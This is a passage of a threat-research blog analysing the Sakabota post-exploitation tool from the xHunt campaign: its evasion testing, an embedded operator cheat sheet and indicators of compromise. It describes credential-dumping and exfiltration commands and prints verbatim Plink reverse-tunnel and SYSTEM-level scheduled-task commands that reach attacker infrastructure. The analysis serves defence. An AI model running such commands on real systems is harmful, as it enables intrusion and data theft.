

x Hunt Campaign: x Hunt Actor's Cheat Sheet

unit42.paloaltonetworks.com/xhunt-actors-cheat-sheet/

Robert Falcone

December 5, 2019

By [Robert Falcone](#)

December 4, 2019 at 8:00 PM

Category: [Malware](#), [Unit 42](#)

Tags: [Credential Harvesting](#), [Sakabota](#), [x Hunt](#)



This post is also available in: [日本語 \(Japanese\)](#).

Executive Summary

Unit 42 has been researching the x Hunt attack campaign on Kuwait organizations for several months. Recently, we found evidence that the developers who created the Sakabota tool, which was [previously discussed in the x Hunt campaign](#), had carried out two sets of testing activities in July and August 2018 on Sakabota in an attempt to evade detection. These testing activities involved the developer compiling several variations of the tool with slight changes made to the code base, each of which the developer will submit to online antivirus scanning services to determine the vendors that detect their tool. The name Sakabota appears to be referencing a sword named [Sakabato](#) in an anime called “Rurouni Kenshin,” which fits the anime-themed tool names [seen in the 2019 X Hunt campaign](#).

While analyzing the Sakabota samples created by the developer in these testing activities, we found a cheat sheet that the developers included within the tool, which we suspect was meant to help the operator of the tool carry out activities on the compromised system and network. This is the first time we've seen a malware developer include a cheat sheet of example commands to assist the operator in carrying out the activities on the compromised system and network. We believe the inclusion of this cheat sheet within the tool may suggest that the developer and operator of the Sakabota tool are different individuals.

The cheat sheet includes examples of commands needed for persistence, network reconnaissance, pivoting, credential dumping, general system and network data gathering, as well as data exfiltration and commands to configure the system to allow remote desktop protocol (RDP) sessions. The commands provide insight into the techniques the actors will use after compromising a system, as well as the tools used to achieve their objectives. The commands also suggest that the threat group heavily relies on RDP to interact with compromised hosts, likely using secure shell (SSH) tunnels created with the Plink tool between the infected system and an actor-controlled domain. Also, the command examples show the threat group seeks to move across an infiltrated network to target additional devices, making it a greater threat to organizations once infected. According to these commands, the actor would likely make these pivots to other systems by performing credential dumping from the Windows registry and process memory.

Some of the command examples include a domain or IP address, one of which overlaps with a domain that the group used to deliver CASHY200 payloads configured with `firewallsupports[.]com` as its command & control system (C2) that we discussed in [our previous blog on xHunt](#). The cheat sheet also suggests the actors will use scheduled tasks for persistence, which included one scheduled task name that was used for persistence in the previously mentioned CASHY200 payload.

We have provided an analysis of the Sakabota tool, specifically version 1.4, including all of its functionality in the [Appendix](#).

Testing Sakabota

While gathering Sakabota samples during our xHunt research, we came across several samples compiled between July and August 2018, which the developer created during two rounds of testing. The first round of these testing activities occurred on July 21 and 23, 2018, while the second round of testing occurred on August 6 and 7, 2018. Unlike our analysis of testing activities performed by other threat groups, we will provide a higher level synopsis of the activities rather than providing the minute changes made in each iteration.

Both rounds of testing included iterations where the developer either made slight changes to the codebase itself or used different obfuscation tools to see how these changes affected the detection rate of the Sakabota tool. In addition to changes made to the codebase and obfuscators, the developer also modified the embedded resources within the Sakabota tool

to determine if they were causing detection as well. Based on the changes between the last sample from the first round on July 23rd and the first sample in the second round of testing on August 6th, we believe the two rounds of testing are one continuous testing activity with a two-week gap between them rather than two separate testing efforts.

The first round of testing started with the oldest known version of Sakabota, specifically 1.4.0.0, and resulted in a new version of 1.5.0.0. The second round of testing started with Sakabota 1.5.0.0 and resulted in a new version of 1.6.0.0. During the two rounds, the developer tested several different crypters and obfuscators, including “Confuser,” “ConfuserEx,” “CodeVeil,” and two different versions of “.NET Reactor.” Ultimately, in the second round of testing the developer determined that one of the “.NET Reactor” versions (possibly 4.8 or 4.9) resulted in the lowest detection rate, which prompted the developer to continue using this version of “.NET Reactor” for the remainder of the testing activities.

In addition to making changes to the code base and testing various obfuscators, the tester also made modifications to or removed resources embedded within the samples. The most interesting change to resources occurred in the first iteration of the July testing, where the developer modified the ‘k’ resource that was initially a text file that contained a cheat sheet for the actor to a blank document that contained nothing more than a byte order mark (U+FEFF).

Sakabota Cheat Sheet

During our analysis of the testing activities related to Sakabota, the oldest known sample (SHA256: 5b5f6869d8e7e5746cc9bec58694e4e0049aef0dcac5dfd595322607ba10e1ae) had an embedded resource named ‘k’. This resource contained text that at first glance appeared to be usage instructions for the tool, however, on further inspection it is a cheat sheet for the operators using Sakabota in how to perform a variety of activities once they have access to the targeted system and network. This cheat sheet gave us unprecedented insight into the tools and techniques the actor using Sakabota uses once they gained access to the compromised system. The cheat sheet also included domains and IP addresses within the example commands, which confirms our analysis that these network artifacts belong to this threat group’s infrastructure.

To access this cheat sheet, an operator would click the Knowledge button within Sakabota’s GUI, which would display the cheat sheet in a scrolling text box immediately to the right of the button. Figure 1 shows the Sakabota GUI with the Knowledge button clicked and the cheat sheet displayed in green text.




Figure 1. Sakabota's GUI displaying cheat sheet

The cheat sheet is separated into several sections, based on the purpose of the example commands. Fortunately, the commands listed in the cheat sheet provides us with a great deal of insight into some of the tools and techniques the actors will possibly use after compromising the end system. The cheat sheet shows significant batch and PowerShell scripting and a preference for using RDP, as well as the following tools not provided natively in Windows (i.e. thc-hydra, Plink, Mimikatz, Powercat, ProcDump, SharpHound/BloodHound and PowerSploit). Table 1 shows the headers and a description of each section within the cheat sheet.

Section Heading	Description
Hydra	Provides an example command on how to run the thc-hydra tool to brute force an RDP login on a single IP address using text files with the username and password combinations.
Pass The Hash	Provides two examples of arguments needed to pass-the-hash to run a command on a remote system using Mimikatz. The command in both examples use the psexec tool to run 'cmd.exe' on the remote system.
WMIC with Bat	Provides an example windows management interface command (WMIC) with arguments to run a batch script ("c:\temp\1a.bat") using the 'process call create' with supplied username and password.

Plink	Provides example command-line commands to use Plink (PuTTY Link) to create an SSH tunnel between a remote system and the local system to allow the actor to remotely access the compromised system via remote desktop (RDP). The command instructs Plink to connect to the remote system, in the two examples were 'pasta58[.]com' and '176.9.235[.]101' over TCP port 25 and to authenticate to these remote systems using the username of 'bor' and the password '123321'. The example commands use 'svphost' as the application name, which is the same filename that Sakabota would use to install Plink to the system ("svphost.exe").
LSASS Process	Provides five example commands that use ProcDump, Mimikatz and PowerSploit's Out-Minidump function to dump the 'lsass.exe' process memory. Two of the command specifically dump the contents to a file located at 'c:\mydump.dmp', while another saves the memory to a file named 'lsass.dmp'.
WDigest	Provides the command line commands to use the 'reg' application to query and modify the WDigest registry key 'UseLogonCredential' that instructs Windows to store credentials in memory in cleartext or not. Setting this key to '0' is a suggested mitigation to Mimikatz credential dumping, which is likely why the cheat sheet provides the 'reg' command to set this key to '1' to enable it.
Powercat	Provides example commands for both the client and the server to create a remote shell and transfer files using the powercat PowerShell tool. The remote systems that the commands would connect to are 'pasta58[.]com' and '213.202.217[.]31' over TCP port 443. This section also provides an example PowerShell command to download powercat from 'hxxp://pasta58[.]com/pk.txt' and to save the result to 'c:\users\public\pc.ps1' before creating a remote shell to 'pasta58[.]com'.
Ntds	Provides example commands to save the 'Security Account Manager' (SAM) registry hive using the 'reg' application and Mimikatz's 'lsadump::sam' command. This section of the cheat sheet also includes login credentials to 'CMD5.org', which we believe the actor would use to crack hashes extracted from the registry dump files.
taskch	Provides example commands to delete, create and run scheduled tasks. The scheduled tasks in the examples have the names 'WindowsUpdateTolkit' and 'WindowsUpdateTolkit_1' and would run 'SystemRecoverytolkit.ps1' and 'TempSystemRecovery.vbs', all but 'WindowsUpdateTolkit_1' were used to create persistence for CASHY200 payloads in xHunt related attacks.
Download from CMD	Provides a PowerShell command to download a file from 'hxxp://pasta58[.]com/r.t' and save to 'c:\windows\temp\temp\run.bat'.
FTP Powershell	Provides a PowerShell command that uploads a file 'C:\users\public\P.txt' to 'ftp://pasta58[.]com/P.txt' using the login username 'admin' and 'sak' as a password.

FTP From CMD	Provides command line commands using echo to create a file named 'ftpcmd.dat' that contains the necessary commands to log into the FTP server at 'pasta58[.]com' using 'administrator' as the username and 'QwErTyUiOp123456' as the password to upload a file named 'TRR.txt'.
FireWall	Provides six example commands to add, delete and show rules from the local Windows Firewall using the 'netsh' application. The example commands include the creation of rules to allow inbound network traffic to the Plink application saved to 'svphost.exe' discussed in the Plink section, as well as inbound traffic over TCP port 22.
RDP NLA	Provides a PowerShell command that disables Network Level Authentication (NLA) for RDP. The command uses WMI to call the 'SetUserAuthenticationRequired' method to disable the 'UserAuthenticationRequired' property in 'Win32_TSGeneralSetting'. NLA requires the user to authenticate prior to the creation of an RDP session with a server, so we believe the actor would disable NLA to allow RDP sessions over the tunnel created with Plink.
RDP Port	Provides example commands using the 'reg' application to query and add values to keys in 'hklm\system\currentControlSet\Control\Terminal Server'. The queries in the cheat sheet would allow the actor to view the port number that RDP uses and if the 'AllowTSConnections' setting is enabled to allow RDP sessions. The cheat sheet also has two 'reg' commands to add values to the registry keys 'AllowTSConnections' and 'fDenyTSConnections' to enable RDP sessions.
WinRAR	Provides WinRAR command line commands to recursively archive folders. One of the examples outputs multi-volume RAR archives split into 153,600KB files.
DB	Contains a variety of SQL queries related to navigating an unknown database. Based on the tables and column names, it appears that these queries attempt to extract customer information and call detail records (CDR), which is likely associated with telecommunications.
Get Users	Provides the commands to run the Local.exe and Dsquery.exe tools to gather user information from a specified remote system or domain.
Scan For	Provides three commands that use for loops to scan a local subnet (specifically a /24) to locate systems responding to ping requests, to check for file shares using the 'net use' application with 'administrator' as the username and 'P@ssw0rd' as the password and to check for systems whose 'C:' drive is shared using the 'dir' command.
Route Print	This section was blank.

Scripting	Provides two "scripts", one that reads locations from 'c:\test.txt' that it will iterate through and use as the argument to the 'ping' command, while the second pings "www.google.com" and checks the response for the string "Reply".
Base 64	Provides two commands that use the 'certutil' application and the '-encode' and '-decode' to convert 'test.exe' to 'test.txt' and vice versa.
Pantest	Includes some Google search operators that the actor could likely use to find web servers of interest. The search operators include 'site' searches for '.sa', '.kw', '.ph' and '.ir', 'ext' for 'asp', 'aspx', 'php' and 'jsp', 'inurl' for 'login' and 'admin' and 'intext' for '---', 'Mysql_num_rows' and 'Apache/2.4.12 (Win32) OpenSSL/1.0.1m PHP/5.6.11'. The cheat sheet also provides several examples of SQL injection techniques with a ticular focus on XAMPP servers.

Table 1. Sections within Sakabota's cheat sheet and a description of their contents

While the cheat sheet does not include a specific header, it does include example commands explaining how to use PowerShell to run Sharphound, which is the C# variant of the Bloodhound tool. Bloodhound is an open-source tool used to discover relationships between objects in an Active Directory environment. Many red teamers use Bloodhound to determine attack paths from a controlled asset on the breached network to their objective. The specific arguments in the example command instruct Bloodhound to use the following collection methods:

- ACL - Collect ACL (Access Control List) data
- ObjectProps - Collects node property information for users and computers
- Default - Collects Group Membership, Local Admin, Sessions, and Domain Trusts

The inclusion of these commands in the cheat sheet suggests that the actors would also leverage Bloodhound for the same reason a red teamer would: specifically mapping out attack paths once they gain access to the network. These attack paths allow the adversary to determine what systems and accounts they should focus their efforts on to eventually gain access to the systems and accounts needed to achieve their objectives.

The cheat sheet also included the following domain and IP addresses of interest in the example commands that we associate with the threat actor's infrastructure:

- pasta58[.]com
- 176.9.235[.]101
- 213.202.217[.]31

The 213.202.217[.]31 IP address resolved the domain dl.kcc.com[.]kw that was used to host the delivery documents installing the CASHY200 payload in the July 2018 attacks [discussed in our previous blog on xHunt](#). The 176.9.235[.]101 IP address was resolved to by

pasta58[.]com, which is a known Sakabota C2 domain. We also observed this IP address and domain included as auto-complete entries within certain fields of Sakabota's GUI (see [Appendix](#)), of which also included the IP address 23.227.207[.]233 also previously resolved to by pasta58[.]com. While this does not provide any new infrastructure, it strengthens our linkages between these entities within the infrastructure and their association with the threat actors involved.

Conclusion

While researching the tools associated with the xHunt campaign, we discovered testing activities carried out by a developer that is associated with this attack campaign. During this testing activity, we found a sample of Sakabota that contained a cheat sheet for the operators that provided significant insight into the tools, tactics, and techniques likely associated with these threat actors. We occasionally see malware developers including usage instructions within their tools to help an operator understand how to use various functionalities within the tool, but we've never seen a malware developer include a cheat sheet of example commands to assist the operator in carrying out the activities on the compromised system and network. Not only did this cheat sheet give us unprecedented insight into the tools and commands they would likely execute on the system, but it also provided references to network locations within their infrastructure.

Palo Alto Networks customers are protected from the tools mentioned in this blog through the following:

- Customers using AutoFocus can view this activity by using the [Sakabota](#) tag
- C2 domain pasta58[.]com is classified as malicious in [Threat Prevention](#), [DNS Security](#) and [URL Filtering](#).
- All Sakabota samples identified are detected as malicious by WildFire and Traps.

Appendix

Indicators of Compromise

Sakabota Infrastructure

pasta58[.]com

176.9.235[.]101

213.202.217[.]31

23.227.207[.]233

Sakabota SHA256

7cfd75ab4822b489f74e83d3046536509c44b29b72b43125b0eca1fe449b5953
5b5f6869d8e7e5746cc9bec58694e4e0049aef0dcac5dfd595322607ba10e1ae
335e9eb0bb571ca81cc6829483f0b8d015627f8301373756d04d844cde04918d
40b18a1c06888f8e116b6de21f70359b9763b8066c764542ff3816c118b7d482
8e18b28dc7351b0e7928b0f5373a6e987ba6d084d84bfd0b29e7f458ca5401e5
ea31e5afec3b94635e98473183ec420e9c3e6fd13b618dadb5b34bf5c257a5aa
66e57d2909e37d39791bee91eb9e8121aa48ea89eae8a09275ae078e9dda2f50
2d7ff8d3aee31cd2f384d74e6b0f07ecda2cea860fb3210c9afe66bc7cc6f90b
df0f874219ffac8038290eb4a39ba6686edc35de8913563f8ddc9644ad4bde64
d0f57e566c6b457d6e97dc02266d67d81ef561fba50a86e9f9fc889dc5167068
d80aeb4fb326af0bf1179c4fcf2ad01cf98ddab81f709e690bbd728c027064e9
cc21bc11d9aed226e9c511480e54bb1305cea086ab0b5e310de68228debdc80e
bf7a448ef2603cce5488d97474c913ba14c9550d03cc5e387fe31eb416dc0259
161cfe70ea0022ef7aeffba93b3958ab09d7df6e61cc88d1c27e4917f554de4
224539e69c184d75ac59378ecab7914bcbe360310bb82add395d59e9e11d1419
b9c56da9e911dc85b06f8dc9d1a486663af8f982511e1c3ad568e635e2323274
9a431838f2613454c5630a5f186f0aee240dfc5723bd6e1b586bb4118cc3aab7
db1f460f624a4c13c3004899c5d0a4c3668ba99bb1e6be7f594e965c637b6917
b73facbf55053519b5da29397cfd3beea519e9f1bd41c50b6c2f3f1b4eca15a3
761635c23f3c98a8d18e48c767fff2b0ec321b58064b404ea1b2b4a555913296
47ca763da840fdee68b97e8d53cbc56b3f90e4d6532f0b1501b90175b8fca24f


Sakabota Tool

The Sakabota Tool allows threat actors involved with the xHunt campaign the ability to carry out post-exploitation activities, such as performing network reconnaissance, dumping credentials and interacting with discovered systems. Like other tools seen in the xHunt campaign, an actor can use the Sakabota tool from the command line or by interacting with

its graphical user interface (GUI). We will discuss Sakabota's functionality available from the command line and GUI, as the offered functionality differs dramatically. While we did not observe this activity, we speculate that the actor would use the command line interface to do initial data gathering after compromising a system and would use it to create a tunnel to establish an RDP session. After connecting to the system via RDP, we believe the actor would then use Sakabota's GUI to take advantage of its increased capabilities.

Command Line Functionality

The actor can use Sakabota's command-line interface by including any command-line arguments, otherwise, Sakabota will display its GUI instead of the command-line. The developer of Sakabota included usage instructions that actors can view by including the -help switch, as seen in Figure 2.



```
C:\Windows\system32\cmd.exe

C:\Users\test-user\Desktop>sakabota.exe -help

C:\Users\test-user\Desktop>
***** welcome to 66 *****
-Up[-l list.txt] FOLDER_OR_FILE [-KWF](kill when Finshe) [-DEL](delete when item
upload) --> is ftp upload 1_ex=-up my_folder_or_File -KWF -DEL 2_ex=-up-l my_li
st.txt
-Tanbo[-up] --> Print Screen -up is upload to ftp and delete the file
-Rev[-clean][-loop] port --> RDP Revers on port 1991 if loop on every 10 min and
with SYSTEM
-Shuriken[-v port] --> Scan Global Port
-Harakiri --> self Distruct
-
```

Figure 2. Sakabota's command-line interface displaying usage instructions

The -Up command will upload a file or a folder's files to the hardcoded C2 location of ftp://www.pasta58[.]com/<filename> using the FTP protocol and a username and password of Administrator and Mono8&^Uj.

The -Tanbo command writes an embedded NirCmd application by NirSoft to SC.exe in the current directory and uses this tool to take a screenshot of the system. The command will save the screenshot to the current directory named Screen_<computer name>_<username>.png. The -Tanbo-up command performs the same screenshot activity, but will upload the file to the C2 using FTP and the same credentials as the -Up command and delete the screenshot file from the system.

The -Shuriken and -Shuriken-v commands allow the actor to scan a remote system at 23.227.207[.]233 for open TCP ports, likely to determine the TCP ports allowed outbound from a stateful firewall. The '-Shuriken' command will scan a list of TCP ports, specifically 123, 443, 80, 81, 23, 21, 22, 20, 110 and 25, while the -Shuriken-v command allows the actor to specify the TCP port to scan. The IP address 23.227.207[.]233 resolved to pasta58[.]com, which is the C2 domain used by this Sakabota sample.

The -Rev command saves an embedded PuTTY Link tool, also known as Plink to c:\users\public\svphost.exe and uses this tool and the following command-line arguments to create an SSH tunnel to allow the actor to create a remote RDP session on the system:

```
svphost pasta58[.]com -C -R 0.0.0.0:1991:127.0.0.1:3389 -l bor -pw 123321 -P <TCP port provided on command line>
```

The -Rev-loop command attempts to continually create an SSH tunnel to create a remote RDP session every ten minutes by creating a scheduled task named update.windows with the following command:

```
schtasks /create /sc minute /mo 10 /f /tr "cmd /c cd c:\users\public & echo y | svphost pasta58.com -C -R 0.0.0.0:1991:127.0.0.1:3389 -l bor -pw 123321 -P <TCP port provided on command line>" /tn update.windows /ru SYSTEM"
```

GUI Functionality

The Sakabota tool has more functionality available to the actor from its GUI. The developers of Sakabota wanted to restrict others from using their tool, so they added a password screen that requires the individual to enter a password before being able to use the functionality provided by Sakabota's GUI. Figure 3 shows Sakabota's password dialog, which has the title Snapping Tool and requires a password of 92, both of which are the same as the [Gon tool](#) discussed in the [Appendix of our initial xHunt blog](#).




Figure 3. Password screen displayed when opening the Sakabota GUI

After entering the correct password, Sakabota displays its main interface, as seen in Figure 4. Sakabota's main interface has a window title that begins with the string "Sakabota --->" followed by system information, which includes the domain name, computer name, username, and if the system has Internet access. Much like the password screen, the window title is very similar in structure to the Gon tool, with the Gon tool's window title starting with the string "xHunter --->" and Sakabota including the boolean for Internet connectivity.




Figure 4. Sakabota's main interface

Sakabota's main interface has a tabular design, with each tab containing different functionality. Common amongst all the tabs is the bottom portion of the interface, which has several buttons and additional system information, such as the system's local IP address and the IP address for its DNS server, as well as the usernames currently logged into the system. This area also has several buttons that the actor can use to perform clean-up and self-destruct actions, as well as apply some generic settings. Table 2 provides a list of the buttons and a description of their functionality.

Button	Description
Clear Tracks	Cleans up actors activities by deleting registry keys used to store recent systems connected to via RDP ("Software\Microsoft\Terminal Server Client\Default"), recent applications run ("Software\Microsoft\Windows\CurrentVersion\Explorer\RunMRU"), recent typed paths in Windows Explorer ("SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\TYPEDPATHS") and recent search terms ("SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\WordWheelQuery").
RDP SC	Enables CredSSP for RDP sessions to use the current credentials to authenticate to the remote system by writing enablecredssp support:i:0 to the Default.rdp file.
R	Opens an explorer window with the results directory for scans and other commands.
Knoldege	Displays a cheat sheet for the actor in text box directly next to the button.
#	Enables/disables option called Personal Use that enables/disables an inactivity timer that Sakabota uses to hide its user interface to avoid detection.

@	Enables the RDP interrupt functionality that will close Sakabota and clean up the actors by running the same function as the Clear Tracks button, but also deletes the folder used to store command results and the Sakabota tool itself.
(Enables and disables Silent Mode, which if enabled will ask the user if they would like to save scanning results to a file in addition.
Hara-K	Self-destruct mechanism, which will delete the Sakabota executable before exiting. Abbreviated 'Harakiri', which is a term for suicide in Japanese.

Table 2. Buttons at the bottom of Sakabota's main interface

The 'Info' tab seen in Figure 4 has several capabilities specifically focused on gathering information from systems on the network. This tab allows the actor to use an embedded 'dsquery' tool (SHA256:

4c8c4e574b9d1dc05257a5c17203570ff6384d031c6e6284fbc0020fe63b719e)

to query Active Directory to gather information on computers, user and groups attached to the domain. This tab also allows the actor to scan IP addresses for specific services such as RDP, SMB, FTP, HTTP(s), telnet, and SSH. This tab also allows the actor to perform TCP port scan for systems on specified network ranges and connect to remote systems using the net use command. Lastly, the actor can install a legitimate Microsoft tool called Local.exe (SHA256: 450ebd66ba67bb46bf18d122823ff07ef4a7b11afe63b6f269aec9236a1790cd) and use this tool to list the administrator accounts on a specified IP address on the local network.

Sakabota's remotes tab, seen in Figure 5, is dedicated to providing the actor the ability to interact with remote systems. First, this tab allows the actor to use Windows Management Instrumentation (WMI) to run commands on remote systems, in which the actor would provide the desired command in the 'Code' text box. The 'Code' text box contains auto-complete suggestions that provides us insight into some of the commands the developer expects the actor to run, such as gathering information on the user and network interfaces; however, the following commands within the auto-complete suggestions (with the exception of Whoami and query user) contain errors, such as missing spaces or added spaces or are not valid commands that would result in errors rather than running the application correctly:

Whoami

ipconfig/all

query user

net stat -na

Screen Shot

